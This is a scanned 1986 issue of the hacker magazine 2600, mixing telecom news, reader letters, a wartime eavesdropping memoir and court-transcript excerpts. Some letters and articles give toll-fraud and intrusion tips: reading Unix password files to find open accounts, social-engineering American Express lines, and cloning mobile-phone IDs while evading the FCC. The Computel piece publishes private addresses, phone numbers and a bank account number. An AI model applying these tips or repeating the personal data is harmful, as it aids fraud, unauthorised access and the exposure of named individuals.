Bad Tenant Databases

The New York Times

Companies hired by landlords to investigate the finances, rent histories, and backgrounds of prospective tenants have begun operating in the New York area.

Tenant groups contend that such investigations, similar to inquiries by credit-rating agencies on people seeking credit, leave renters vulnerable to abuses.

The companies—which identify tenants with such problems as bounced checks, past evictions, or credit shortcomings—say they protect landlords from tenants who have histories of not paying their rents or of causing nuisances that have led to eviction proceedings.

The companies are intensifying their efforts just as the public records of the city's Housing Court are becoming readily available from the court's new computer system. The quick access to the data could also help tenants seeking to determine the record of a potential landlord.

"If you don't get heat or hot water, you have the right to withhold your rent," Mr. Scherer, a lawyer and housing coordinator for Community Action for Legal Services, said. "These computerized systems will tend to make people very uneasy about exercising fundamental rights guaranteed to them by law."

Companies ask their landlord clients to provide the names of tenants who have been evicted. "We're trying to develop a database on people who have actually been evicted, and we hope to have the names of 500,000 such individuals in a year or so," a spokesman for one such company said.

Representative Charles E. Schumer has introduced a bill in Congress to protect tenants against abusive inquiries. No Federal law now shields tenants from the misuse of information. This bill would provide protections similar to the 15-year-old Fair Credit Reporting act, which requires credit-gathering companies to tell consumers why credit applications are rejected and also gives consumers a chance to challenge the accuracy of any data used against them.

One of the nationwide credit reporting companies now marketing advisories to New York area landlords is TRW Inc. Other companies include Data General and Telecheck Services Inc..

Car Breathalizers

Los Angeles Magazine

Thanks to technology and new legislation being introduced in Colorado, it may not be long before those who have had one too many won't be able to *start*, let alone drive, their cars. A bill will be introduced that makes it mandatory for repeat offenders to install a Guardian Interlock System in their car or lose their license. The device, which retails for $295, utilizes the same technology as the police "breathalizer." The problem drinker breathes into a mouthpiece that analyzes the sample with a microprocessor, if the alcohol count exceeds .01, the car won't start.

Phone Phreak Fined

Burlington County Times

A 19-year-old New Jersey man has been fined $500 and ordered to pay back $890 in long-distance calls he made at the expense of AT&T.

Robert Davenport of Chippewa Trail was also sentenced to one year probation and directed to get a part-time job within one month.

"My interest is still in telephones and my interest is still in computers, but as far as hacking and phreaking go—not anymore," Davenport said. "Bell is going to be monitoring me like a hawk."

He had been charged with criminal attempt to commit computer-related theft, computer related theft, and theft of services. He pleaded guilty to the latter charge, so the other two would be dropped.

"This is a case where your technical knowledge exceeded your maturity," the judge said. "Until you start acting your age, you're likely to get yourself in trouble again."

Davenport said he did not commit the crime for any financial gain, but only "to continue my existence or my knowledge as a phone phreak."

Marcos Phones For Free

Associated Press

The State Department said it had placed no limit on telephone calls made by former Dictator Ferdinand Marcos while he was a guest of the United States in Hawaii.

A State Department spokesman said he could not confirm reports that Marcos has made thousands of dollars worth of telephone calls from Hickam Air Force Base in Honolulu or that Marcos was trying to influence politics in his homeland by telephone.

[Marcos is now living in a private residence in Hawaii and presumably paying for his phone calls.]

letters...more mail from you...

Dear *2600*:

An issue last fall (September, 1985) described the blue box coding for the verification trunks and gave an example for Michigan (66).

The codes went from 00 to 99. Do you have the ones for area codes 415 and 408?

Telco ANI's for the San Francisco area are 760. If that doesn't work, try "76002222." Right! 8 digits, not 7.

A Reader

Dear Reader:

We hope that someone provides us with a list of area identifiers that correspond to different area codes. But otherwise, there are only ten to choose from: "00", "11", up to "99". So, try them out.

Dear *2600*:

As you can see from the enclosed, I wrote to an associate in Hong Kong (after purchasing all your back issues and subscribing) after reading "1984 arrives in Hong Kong" (Flash, January, 1984). I hope his reply is of help.

Ben Harroll, San Diego, California

Dear Readers:

The article Mr. Harroll referred to mentioned tracking devices that would be installed on all cars in Hong Kong, so that the government could charge for road usage. The following is from the reply mentioned above:

"ERP [Electronic Road Pricing], which is one of the HK [Hong Kong] government's less than inspired ideas said to be costing in the vicinity of HKDLRS 350 million, requires the installation of an entire underground electronic reticulation, with 'viewing stations' positioned at selected points throughout the roads to be 'taxed.'

"These points 'read' specifically designed number plates fitted to the vehicles passing along the roads and the fact recorded for later billing.

"This is totally untested scheme, never been used anywhere else and is being furiously opposed by practically everyone here. There is, in fact, every likelihood that having spent about 35 million in a 'pilot study' the HK government will have to quietly shelve the whole thing.

Dear *2600*:

I noticed one error in your "final words on VMS" (March, 1986). The proper command for changing the default device prior to a directory search is SET DEFAULT devicename: instead of SET DEVICE devicename: as stated in the article. The SET DEVICE command requires OPER privilege and doesn't do what you want anyway. It might also be a good idea to qualify the SHOW DEVICE command (SHOW DEVICE/MOUNTED) so that you don't have to view all terminals, tape drives, etc.

Dear *2600*:

The following is true for Unix systems versions 3.0 and lower.

Unix is set up so that anyone can view anyone else's files unless the user has changed the permissions which rarely happens. This is especially true for the password file. Don't get excited now, this does not mean you can see the passwords, at least not for now. Almost always the password file is under the etc subdirectory which is under the root directory. The command-path is "cat/etc/passwd".

This is excellent for looking for accounts without passwords and finding out user names. The username is followed by a colon then comes the encrypted password. If you see a username with two colons following it that means the account does not need a password. All you have to do to get into these accounts is type the username. No password hacking! Be forewarned that these accounts usually have a very low access level but I'm sure you can work your way around it. C programs are very good to get around this minor obstacle.

A note on encrypted passwords: they are encrypted using a modified version of the DES encryption algorythm. I have heard that it is possible to use the 'crypt' command to decrypt the password if you know the key which I heard is a rather simple default. I have yet to see this work, but we all know anything is possible in this world. Another helpful hint is the 'passed' command which allows you to change a password. Just type the command and the computer will become friendly and guide you through the process.

Heyzeus Arguillis

Dear *2600*:

The day I received my March issue, I started phreaking around with American Express, and I found that the touch tone authorization system is not dead, just a bit different. It's found at 8004324102, 8005225171, and 8005286086. (Numbers to social-engineer are 8003271005 and 8005280682—act like a dumb merchant.) Voice verification is 8005282121. After the initial carrier-like tone, enter 9#, merchant # (10 digits), AX card #, and amount, using pound key ("#") to signal end of input, and instead of a decimal point in the amount of $$ use *. A beep is heard after each input. The lady I spoke to said you can't access an operator on-line.

NYNEX Phreak

Dear NYNEX:

Thanks for the information about how this toy works. We did not say that this service was dead in last month's article (An American Express Phone Story). The author, Chester Holmes, was referring to the ability to get an outgoing dial tone from American Express by using their internal phone system. It is that technique which no longer works.

MOBILE PHONES

(Continued from page 3-26)

little power is needed to establish contact. 1 to 5 watts should be completely adequate. The less power you use, the less your chances of getting caught. More on this later.

2-Meter transmitters, used in amateur radio, operate in the range of 144 to 148 Mhz. With a change of crystals and a little retuning, you have your transmitter.

How A Home Brew Mobile Telephone is Used

With a scanner, locate the base station frequency which currently has the Idle tone on it. Switch to the mobile frequency on that same channel and monitor it with the cassette recorder running continuously. What you want is a clean recording of a mobile unit broadcasting its ID sequence. You also want a recording of the disconnect tone when he hangs up. Once you have these, rewind the tape to the start of the sequence. Now you are ready to make a call.

The Procedure For Placing a Call

1. Set your scanner to the base station frequency with the Idle tone and leave it there. Monitor with earphones to avoid audio feedback through the transmitter.

2. Set the transmitter to the corresponding mobile frequency. Turn it on and leave it on.

(Continued on page 3-29)

A Story of Eavesdropping

Everybody knows an old man who was in the Second World War, and has plenty of war stories to tell. Well sometimes it pays to take the time to listen...

We knew that the enemy was monitoring all of our international radio-telephone channels, despite the sophisticated voice-scramblers which "inverted" speech, making high tones into low ones and vice-versa. Only authorized persons were permitted to use overseas telephone circuits.

We were equipped with elaborate recorders and switching control boxes which permitted us to cut off either side of a conversation, or to substitute ourselves for either party. A strict set of rules forbade us to permit maritime information, weather reports, cargo information, etc. to pass over the circuits.

Influences in Washington sometimes resulted in orders issued to us to permit use of the overseas telephone circuits, even though we were suspicious of previous conversations because parables and unusual phrases often used, made it difficult to follow what was being said. "How can we monitor carefully, when we can't understand what they're saying?" went unheeded.

We caught one fellow red-handed in South America using weird terms like "birds leaving the nest with a basket of eggs". I finally cut in the circuit and told him I'd forgotten what they meant. He tried a couple of other phrases which I also couldn't understand. Finally, he lost his patience and blurted out, "Oh hell, I'm talking about those special munition orders which left yesterday for Germany."

By this time, a special telephone speech scrambler had been developed which was small enough to fit and use on a desk. Its availability was extremely limited, but a couple of Army officers—one in the U.S. and the other in Panama—had been able to get hold of a pair of them, and between them secretly installed them on their desks, unbeknownst to us of course!

One day I heard the fellow in Panama say "OK Joe, now over to the scrambler" and their ensuing conversation became unintelligible. We quickly checked the radio telephone circuit equipment and discovered that the technical characteristics of the equipment they were using and our own was identical. As a result, when they inserted their scramblers the speech inversion righted itself and their conversations went out over the radio-telephone circuit in clear language—readable by anyone!! That was the end of the use of their private "secret conversation system".

Some of the worst offenders of overseas telephone use security were the top people. I'll have to list Generals Eisenhower and Marshall as two of them—at least sometimes. I can remember one day the circuit between London and Washington happened to be very poor in quality and "understandability" was stretched to the utmost.

General Marshall in Washington had General Eisenhower on the line in London who couldn't understand a word of what Marshall was saying. Marshall repeated several times "Ike, this is GCM—Marshall—GCM—got it?" without results. Finally in frustration Marshall turned to an aide and could be plainly heard to say "What's the code word for my name?"

The next thing we knew, Marshall was slowly and distinctly repeating his code name interspersed with "GCM" and "Marshall". Of course, we had to cut the circuit and notify the code group in Washington to immediately "bust" the code—we couldn't take any chances—revelation of the code word for his name might have been all the enemy intelligence was waiting for to help it "code-break" other communications.

On the other hand, President Roosevelt and Prime Minister Churchill were two of the best and easiest to monitor. Both used references to previously transmitted overheard messages by numbers and most of the conversations were along the lines: "Well Winnie, on number 528, I really don't think we should do that—you know how they are." Nobody could gain any information from listening to their telephone conversations.

I always enjoyed listening to Sir Winston originating a call. The British telephone operators were required on *every* connection to announce in advance of a conversation: "You are warned not to mention the names of vessels, sailing dates or conditions, cargoes, weather, etc., etc., etc.—any violation on your part will result in the circuit being cut off and your action being reported to the highest authority. Do you understand?" Sir Winston always docily replied, "Yes ma'am, I understand."

One enemy group had learned the "language" of speech inversion. For example, listening on the air to a radiotelephone circuit, one might hear a word that sounded exactly like "*krinkanope*"; that was the word "*telephone*" after it had passed through the speech inversion system!!!

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley
David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Writers: Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. CORPORATE SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099.
POSTMASTER: This is private mail.

MOBILE PHONES

(Continued from page 3-28)

3. Play the taped ID sequence.

4. Use your dial pulser to call the desired number. If all has gone well, you will hear your dial pulses in the earphones. You can use this method to call one of the special 800 numbers and whistle off with 2600 Hz; then MF to anywhere in the world. This technique will reduce your visibility on the bill for the ID you are using.

5. When you are ready to hang up, play the disconnect tone and switch off the transmitter.

A Few Notes About Your Own Security

You should use only as much transmitter power as necessary to maintain a reliable contact. If you do much of this kind of experimenting, the FCC is going to be after you with direction finding equipment. These use directional antennae and a process of triangulation to locate illegal transmitters. If you keep your power down, stay mobile, and avoid establishing a pattern of calling at the same time every day, it will be nearly impossible to track you down.

This file was kindly presented by P-80 Systems for entertainment and academic study only. It is a violation of Federal laws to operate an unlicensed transmitter.

This month at 2600

More on **Private Sector BBS**: We have obtained some very interesting information that we hope will allow us to conclude our study of this fascinating case. The information takes the form of two transcripts of proceedings to obtain search warrants. The first transcript concerns a search warrant for a computer that was seized in New Jersey just before the Private Sector was seized on July 12, 1985. It was "evidence" from this first warrant that permitted the second, more well known, raid of seven computers. The second transcript is the proceedings that permitted the seizure of The Private Sector and the others.

We don't have the room to print these documents here, but we can print a few excerpts. Both transcripts have been kindly keyed by some mad typists into computer readable form. They are now available on the 2600 office BBS (5167512600, Friday and Saturday nights only from 12 midnight until 12 noon only) and, of course, on The Private Sector (2013664431). Hardcopy printouts or an MS-DOS disk containing these transcripts are available from *2600* for $5. We hope you read these transcripts and spread them around the country. They mention the usual: credit card fraud, toll fraud, theft of service, computer fraud, and countless permutations. In them there is no mention of the control of satellites, the ordering of tank parts, or the spread of secret Pentagon phone numbers. It took Middlesex County Prosecutor Alan Rockoff the whole weekend after the computers were taken to come up with these fairy tales. Taking the form of typical judicial-type questions and answers, the documents give insight into how law enforcement officials think (or don't think). They reflect the classic example of an unexperienced government (unexperienced with dealing with computer related issues) stumbling over people's rights. Here are some of the good parts:

Why did they pick on these seven people?

A. We narrowed the list down to the seven [out of 130 possible "suspects"] who we feel are the main offenders along with Mr. XXXXXXX and his bulletin board service by utilizing his records, reading his messages from these people that they have posted on his bulletin board and also by calling these bulletin boards up utilizing Patrolman Grennier's computer and obtaining information from their computer.

And now here is the "evidence" which allowed them to break into the homes of seven New Jersey computer hobbyists:

Q. And this number [referring to another victim of this farce] also is a—is it a bulletin board?

A. All right. We did not get through to this number, however, by the way it's busy it appears to be a bulletin board. Once we did get through we got a carrier but my computer was not set up to receive it so there is a computer on line there and by the way it's busy it's characteristic of a bulletin board system.

How's that for conclusive evidence?

Q. What information did you receive from Mr. XXXXXXX's programs that would indicate that the computer at 757-XXXX was being used for illicit purposes?

A. He was giving information on how you could tell—if you were into the phone company they were tracing you so that if you were calling illegally you would know for a fact that you are being traced. He also gave directions on a diverter and how it works with complete information.

Q. What information did you obtain from this particular number [yet another number]?

A. He gave something known as 800 codes along with an—he also gave a number for conference calling. I believe that's what that was.

Q. What information did you receive from 469-XXXX?

A. All right. Through him we received a conference call number. He also gave you information on how AT&T traces numbers. He tells you, like, for example, there was one number given out on the bulletin board for conference calls which is 950-1088 and he explains to you how that is traceable. You should not use that number because a lot of people are getting caught. He also states that if you call him he will give you a list of Sprint access numbers and he gives a phone number to call.

Sprint access numbers are passed around quite gladly by Sprint. Conference call numbers are also public knowledge. Information on tracing is not illegal either.

Q. What information did you get off of Mr. XXXXXXX's bulletin board that would indicate that Red Barchetta is using this computer for illegal purposes?

A. He explains to you how to make mace, a CO2 canister bomb, unstable explosives, a jug bomb, a smoke bomb, something known as a rocket engine bomb and he goes into how to use household items to make those and the correct mixtures for making same.

Even these people couldn't deny that the 1st Amendment allows for this kind of thing. So here's how they got around that little hindrance:

THE COURT: Well, what's wrong with telling the whole world on how to make bombs in their kitchen?

PATROLMAN GRENNIER: Well, number one, is the possibility that someone who was not readily accessible to that information now has it much freer and that type of person may be more likely to use it. In other words, it's right there now. It's not something that they have to research.

And for those BBS operators out there who somehow think disclaimers serve any advantage at all...

Q. Okay. What other questions did they ask you for the access?

A. If I was a law enforcement officer, if this was part of an entrapment, and the third question if this was a trap.

Q. And you had to respond to those questions?

A. That is correct.

Q. You responded in the negative?

A. That is correct.

***

Since The Private Sector was returned, it arrived with something interesting. There was a new, updated userlog, which listed the logons that were attempted while the computer was in the hands of Middlesex County. The order of the logons subsequent to the seizure of the equipment were: QQQQQQQQ, 2600 MAGAZINE, MIDDLESEX COUNTY PRO, 2600 MAGAZINE (3 times), KID & CO., 2600 MAGAZINE (2 times), BROADWAY HACKER, LEX LUTHOR, LOGIC GOD, PRIVATE SECTOR, JOHN DOE (4 times), GRIM REAPER, JOHN DOE (3 times), HEADRUSH, FOREST RANGER, FLYING DRAGON, JOHN DOE, COL. HOGAN, JOHN DOE (3 times), PRIVATE SECTOR, EVIL RABBIT, SHADOW 2600, DOCTOR DEMENTO, DOCTOR WHO, DOCTORK, JOSHUA, ERIK BLOODAXE, KERRANG KHAN, KID & CO., DAVID LIGHTMAN, JOHN DOE (6 more times). You can derive what you want from this. The userlog shows that the first few users in this list "used" the system for half-hour periods, up to almost two hours for one of the JOHN DOE logons. After GRIM REAPER they used the system between 1 and 15 minutes for each logon. The logons are date-stamped from 7/12/85 to 8/13/85, but we are told that the internal clock may have screwed up the dates when the computer was taken....Other office notes: we are still investigating that "magazine" called ***Computel***. We already have much information on them but in another month we should have

(Continued on page 3-32)

SYSTEMATICALLY SPEAKING

617 Will Be Divided

2600 News Service

In 1989, area code 617 (Boston) will be split to provide more phone numbers. The western part of the area code will remain the same while the rest will have a new, as yet undetermined area code.

Congress Chooses AT&T

New Jersey Herald News

Chesapeake & Potomac Telephone Co., the local Washington area Bell affiliate that has had the congressional phone contract for the past 107 years, is bitterly contesting a House Administration Committee decision to reach out and touch AT&T for its future phone needs.

Representative Charles Rose said that AT&T's offer was simply better particularly because all the phone-switching equipment would be located on Capitol Hill grounds. C&P would have its switches in another part of the city.

"All conversations will remain on Capitol Hill," said Rose, citing security threats of electronic eavesdropping.

Baby Bells Don't Pay AT&T Bills

MIS Week

AT&T has filed for the recovery from its former Bell offspring of more than $87 million for failure to properly bill and collect revenues due it from end-users following the switch to an access-charge billing system after divestiture.

AT&T said the lion's share of the burden, about $40 million, is due from New York Tel. An AT&T spokesman said the amounts are now being formally claimed because of a two-year statute of limitations on such claims.

Other claims range from $7 million against New England Telephone down to $330,000 from Nevada Bell.

Since divestiture, the local Bell Operating Companies have handled billing for most long distance and some private-line services. AT&T said the claims are a legal procedure, adding that "whenever another company handles billings of that magnitude, you're bound to run into problems."

In the complaint, AT&T said that in the case of New England Telephone, it had been "deprived of revenues" by "various acts and omissions," including the failure of New England Telephone to "properly record, assemble, edit, or process details of switched services calls placed by AT&T Communications' end users."

Other charges were that the telco failed in some instances to properly prepare and process bills for message-billed and bulk-billed services, and some private-line services.

Equal Access 800 Drawbacks

Communications Week

Over the next six months, the Bell operating companies and some independent telephone companies will spend millions of dollars to make an 800-type service available to AT&T's long-distance rivals.

But despite the costs, the type of 800 service they'll be able to provide will represent an interim offering that will be inferior to AT&T's.

In fact, some of AT&T's rivals are unsure they will be able to use the service, are uncertain they will benefit from it, and are unconvinced their customers will buy it.

Under terms of the divestiture, the BOC's are required to provide all long distance companies with access equal to AT&T's and that includes access to 800 service, one of the nation's fastest growing long distance products. But the BOC's won't have the technical capability to offer service equal to AT&T until 1988.

800 numbers were functioning so well before the divestiture because AT&T used common channeling interoffice signaling (CCIS), which looks at the 800 number dialed and translates it into an entirely different number—the number of the called party. Now the BOC's have to develop their own method of replicating CCIS.

Encryption Provides Signature

Infoworld

A data encryption scheme promises to offer increased security as well as a way of authenticating messages sent over a local area network, according to the manufacturer.

Mailsafe is the first microcomputer security system to rely on individual public and private "keys," said Barton O'Brien, vice president of sales for RSA Data Security. The system will permit users to make one of their keys available to anyone, while keeping the other confidential. The publicly available key can then be freely used to encrypt a file that can be decoded only by using the matching private key. In Mailsafe, public keys are maintained in a database that is incorporated in the program.

"This is really the same thing as providing a digital envelope," O'Brien said. The system also provides the equivalent of an electronic signature, he said. A sender can use his private key to encode a message that can be successfully decoded only by the matching public key, so the recipient can determine the authenticity of a message. The "signature" will allow computer users to transmit information, such as that in a legal or financial document, that was previously limited to paper transactions to verify the authenticity, he said.

Mailsafe is based on the patented RSA Public Key Cryptosystem. The algorithm was developed at the Massachusetts Institute of Technology in 1978.

Directory Assistance Failure

Newark Star-Ledger

Earlier this year, operators in four directory assistance offices in area code 609 could not get into their data bank to find telephone listings because of a computer failure.

As a result, the operators were forced to look up inquiries manually in phone books—and only for emergency requests.

An estimated 50,000 directory assistance calls were affected.

Dial "00" For Operator

MIS Week

Very soon, customers of Pacific Bell will have to dial "00" to reach the standard AT&T operators. If they dial "0" they will reach new Pacific Bell operators.

The change is part of the divestiture. It was decided that the Bell Operating Companies would provide their own operators, primarily for assisting callers in making intra-LATA calls.

This part of the breakup will require AT&T to give up its precious "0".

THIS MONTH

(Continued from page 3-30)

enough to start getting some refunds as well as find out who, if anyone, is commanding them. For now, we can tell you that these people are definitely the same ones behind the magazine which came out in the mid seventies called ***Tel***. That magazine was busted by the phone company for publishing "trade secrets". Now the same people are back, only this time it's phones *and* computers in a magazine that never comes out and has access to a whole lot of money. A curious situation indeed. Much thanks to the 2600 West Coast investigative team for what they're about to do....Yes, we were supposed to announce our meeting time and place in this month's issue. But we've had a surprising lack of input from our readers. We want to have a meeting in New York and other cities. But we need to know if people are interested enough to attend. We also need help getting a room for such an event—nothing special; a meeting room at any college would do just fine. Call us—we'd like for you to be a part of the many changes we have planned....Regarding the problems we mentioned last month about Compuserve, we recently received a full refund. Let's all hope they learned their lesson. □

2600 MAY, 1986

VOLUME THREE, NUMBER FIVE $2

Exploits in Operator Hell

by The Alaskan Phreak (TAP)

"Doo Deee Doo—You have dialed a number which cannot be reached from your calling area," responded the voice of an obviously congested operator residing somewhere in the WATS 800 network.

In despair, TAP plunged the receiver down twice. The result was the termination of the toll-free call; the output of the second plunge was a crystal clear connection with Kopy Kat.

"Darn, and I wanted to talk to someone at the Coca Cola 800 number concerning this small furry object I discovered moving in the bottom of a Coke container," chuckled one hobbiest into the mouthpiece.

"It was probably a by-product of the new formula," responded the second teen.

"Right," sarcastically voiced TAP. "Use your three-way calling to reach Pixel."

"No prob. Please hold."

As always, K. Kat was greeted with a pulsating dial tone. Upon completion of the pulses, he proceeded to enter the telephone number in the format of NNX-XXXX.

"Anchorage Psychiatric Institute. Can I help you?" boomed the voice of the familiar Professor Pixel.

"Give it up. Any clue how we can reach an 800 number which cannot be accessed from Alaska? I realize we could use a Blue Box and route our call through an inward in Seattle, but let's make it more of a challenge," questioned TAP.

"Try calling up our Long Distance Operator at 211. They *always* appreciate calls this late at night. Being able to handle boredom must be a prerequisite for the telco staff. Maybe we could have her MF a path to an inward for us."

Again the pulsating was heard and the digits completed.

"Thank you for dialing Alascom. This is Mike speaking."

"Yes. Hello. I am having problems reaching an 800 number. The recording claims it is not available from my calling area. Is there any way you can help me?" stated K. Kat in simple terms.

"No sir. Have you tried reaching the 800 directory assistance?"

"No..."

"Well, let me connect you then. Thank you for using Alascom."

"But..."

"AT&T. Nancy speaking. What is your area code?"

(CLICK) "I hate operators. Please hold while I connect to the 211 operator again," announced K. Kat. After explaining the situation again to the prostit...err operator, the response was as follows: Using that typical rude voice that only a telephone company employee can have, she replied with: "I am sorry. We cannot help you."

"Hmm. Could you possibly connect me with an inward operator in Seattle, and have her connect me with the WATS line?"

"That is not company policy sir."

After a brief silence, some snickers were heard. Abruptly the noises ceased after a quick and enforcing "Shh!" was emitted from K. Kat.

"Can I speak with your supervisor then please," casually demanded our friend.

"One moment please ..."

Seconds passed into minutes. After what seemed like hours, the theme song to 'I Love Lucy' ended and the voice of a feminine male voice was heard.

"Alassscoomm. What can I do for youuu?"

"Oh great. A gay supervisor," thought K. Kat before he spoke. "Yes. Hello. We are trying to reach an 800 number not accessible to Alaska. I called the 800 directory assistance operator, and she stated she did not have the equipment to help me. She suggested that I call my Long Distance Operator at 211 and kindly ask one of your operators to connect me to an inward in Seattle. From there she could connect me with my WATS number. Can you help me?"

"The 800 operator suggested this? That is not how things work up here. If the line is not available to Alaska, it is just that. We can't do it."

"So your operators cannot speak to inward operators in other cities?" barked K. Kat, voice increasing in volume.

"No. Our operators can, but it is against our tariff to use Inward Operators or Rate and Route for customer use."

"Listen here, Liberachi!" broke in Professor Pixel, attempting to restrain his hostilities. "Why is it then that the operators always feel free to call Rate and Route on my behalf when I request the time differential between Anchorage, Alaska and Perth, Australia? Is this a matter of customer service?"

TAP couldn't help but let a smile fall from his face. "This Alascom guy is crazy if he doesn't hang up. Hell, I wouldn't take all this abuse. GOD, what if he enjoys it?"

"Sir, it is against our policy to do this for you. It has nothing to do with customer service."

As it turned out, the three friends ended up hanging up on the supervisor.

"Just one more time before we depart tonight," Pixel said.

"One more what?" asked TAP and Kat simultaneously.

"Just listen."

A click was heard, and a few seconds later the phone was emitting a ringing noise.

"Alascom. Can I help you?" came across a familiar voice.

"Yes. I need the time difference between Anchorage and Perth, Australia."

"One moment please."

As time passed, a second operator became present. "Rate and Route 94" were the words spoken.

"I need the time difference between Anchorage and Perth Australia. Western Territory," mumbled the Alascom agent.

"All right. Plus seventeen hours," answered Rate and Route.

"Thank you. Sir, they are seventeen hours ahead of us."

"I appreciate it, operator. Keep those MF tones rollin' "

The above story is based on a real life incident. Note: Alascom is the name of Alaska's largest long distance carrier.

the *computel* scoop

While our investigation into *Computel* is far from over, we do have some bits and pieces which may prove interesting to those of you who may have been taken advantage of by them. To recap, *2600* has received numerous complaints about *Computel*, a "hacker" magazine that takes out big advertisements in nationwide magazines and has a remarkable record of not delivering. For some reason, they've been doing this for years without getting in trouble. And no one seems to know where they all of their money.

Here's what we know so far: in the seventies, a magazine was published out of California which catered to phone phreaks. It was called *TEL* (Telephone Electronics Line). Some people have told us much of the material was ripped off from *TAP*. Judging from the copies we've received, it was more of a professional operation. The magazine professed upwards of 7,500 subscribers nationwide. This we seriously doubt, since not all that many people seem to remember it. It was run out of the Los Angeles area (Woodland Hills, to be exact). *TEL* featured plans for various phone toys that you could purchase and had articles that dealt with telephone networks, techniques, and devices. On March 25, 1976, the magazine was shut down by the Pacific Telephone and Telegraph Company via a court order.

A person named Jack Kranyak was the Executive Publishing Director. John Reynolds was a circulation manager. Others who were mentioned were Donald Simmones, Bill Homuth, Robert Klein, David Rees, Melanie Howard, and Monti Rieman. The magazine was "published monthly by Teletronics Company of America." Their offices were at 22035 Burbank Blvd, Woodland Hills, CA 91364.

Now, for starters, the format of *TEL* in many ways looks exactly like the introductory pamphlet that *Computel* sends out. This, and the fact that *Computel* is run by two names, John Reynolds and Jack Kranyak, leads us to believe that there is a very definite connection.

The address that *Computel* gives in their ads is: Computel Publishing Society, 6354 Van Nuys Blvd., #161-A (or Suite 161), Van Nuys, CA 91401-2696. Another address is Computel Publishing Society, Post Office Drawer 7765, Van Nuys, CA 91409-7765. This box was taken out by Computel Publishing, 29323 Three Hollow Glen, Agour, CA 91301. Their bulk permit was issued to Starburst Industries, PO Box 7719, Van Nuys, CA. This box was taken out by Starburst Industries, 29323 Three Hollow Glen, Agoura, CA 91301. It was opened in 1981 by Jack Kranyak. Box 7765 was opened later.

Phone numbers related to *Computel* are: 800-6CO-MPUT (their nationwide toll-free number—since turned off); 800-5CO-MPUT (their California toll-free number—since turned off); 2COMPUTEL (their Skyline toll-free number, access 950-1088, then dial the number—machine during the day, John Reynolds ("Hello, can I help you?") at night); 818-785-4881 (listed as Computel Publishing Society, Van Nuys, answered by John Reynolds); 818-994-5671 (the number "Jack Kranyak" left when he opened his PO box, answered by John Reynolds). There is also a Jonathan Reynolds and an Ed Kranyak in Van Nuys. However, we're not certain that they're related at this point, so we won't publish the numbers.

Their bank account number is 3228-848 at the Bank of A. Levy in Van Nuys. This account is run by Jack Kranyak under four different company names, including *Computel* and Starburst Industries. Neither of these names is registered as a corporation in California. This bank account, from what we could find out, is in no way large enough to buy full page ads in *Family Computing*.

Finally, Mr. Kranyak has been described by his neighbors as "nuttier than a bed bug."

So this is the data we have. We're sorry we don't have answers yet, but with a little luck we'll get to that point. We would like to say though, that if this is an FBI sting, they're making no attempt whatsoever to close up shop. This could be much bigger than we had originally supposed, either in terms of mail fraud or some kind of sting—we suspect they don't identify themselves when they answer the phone because they're not involved in just one operation.

In short, we feel *Computel* is either run by a group of aging hippies who don't know what they're doing or it's being run by some mysterious entity who knows precisely what they're doing. We hope eventually to get the answers.

We welcome your comments.

***This historic document was kindly sent in by one of our readers. It shows the extreme measures that "justice" can take. It suggests that you destroy your issues of magazines like* 2600, TAP, *and, in this case,* TEL *and was sent to all the readers of* TEL.**

NOTICE

Dear Telephone User:


On March 25, 1976, the Superior Court of California, County of Los Angeles, entered an injunction in favor of The Pacific Telephone and Telegraph Company and against Teletronics Company of America, and others. Your name appeared on a list (provided under Court order) of subscribers, or potential subscribers, to material previously published and distributed by Teletronics Company of America. Accordingly, for your protection and benefit, you are hereby given the following notice:

IT IS A VIOLATION OF STATE AND FEDERAL LAW TO USE ANY INSTRUMENT, DEVICE OR SCHEME TO OBTAIN ANY TELEPHONE SERVICE WITHOUT PAYMENT OF THE LAWFUL CHARGES THEREFOR. IT IS ALSO A CRIME TO PROVIDE INFORMATION TO ANY PERSON WHICH IS USEFUL FOR SUCH PURPOSE. IN MANY STATES, THE POSSESSION OF OR DISSEMINATION OF PLANS OR INSTRUCTIONS FOR SUCH DEVICES IS A CRIMINAL OFFENSE.

VIOLATIONS OF THESE LAWS ARE VIGOROUSLY INVESTIGATED AND PROSECUTED. ACCORDINGLY, YOU ARE URGED TO DESTROY ANY AND ALL WRITTEN MATERIAL OR DEVICE YOU MAY HAVE WHICH MAY VIOLATE ANY OF THESE LAWS.

THIS STATEMENT IS BEING SENT TO YOU BY ORDER OF THE SUPERIOR COURT OF CALIFORNIA, COUNTY OF LOS ANGELES.

The Pacific Telephone and Telegraph Company



Bellcore Publications Go Public

Newark Star-Ledger

Bell Communications Research (Bellcore) is making available to the general public two publications on the telecommunications industry which previously had been sent only to Bellcore and the regional Bell operating companies.

One publication—Intercom '86—is a weekly digest of news items about the telecommunications business gleaned from up to 90 publications and journals, as well as press releases, and the other—Tel Cal '86—is a monthly compendium of industry conferences. Both are published at Bellcore's headquarters in Livingston, NJ.

US and France Link Phones

Telephone Engineer and Management

AT&T and France Telecom unveiled two new services recently: USA Direct and France Direct.

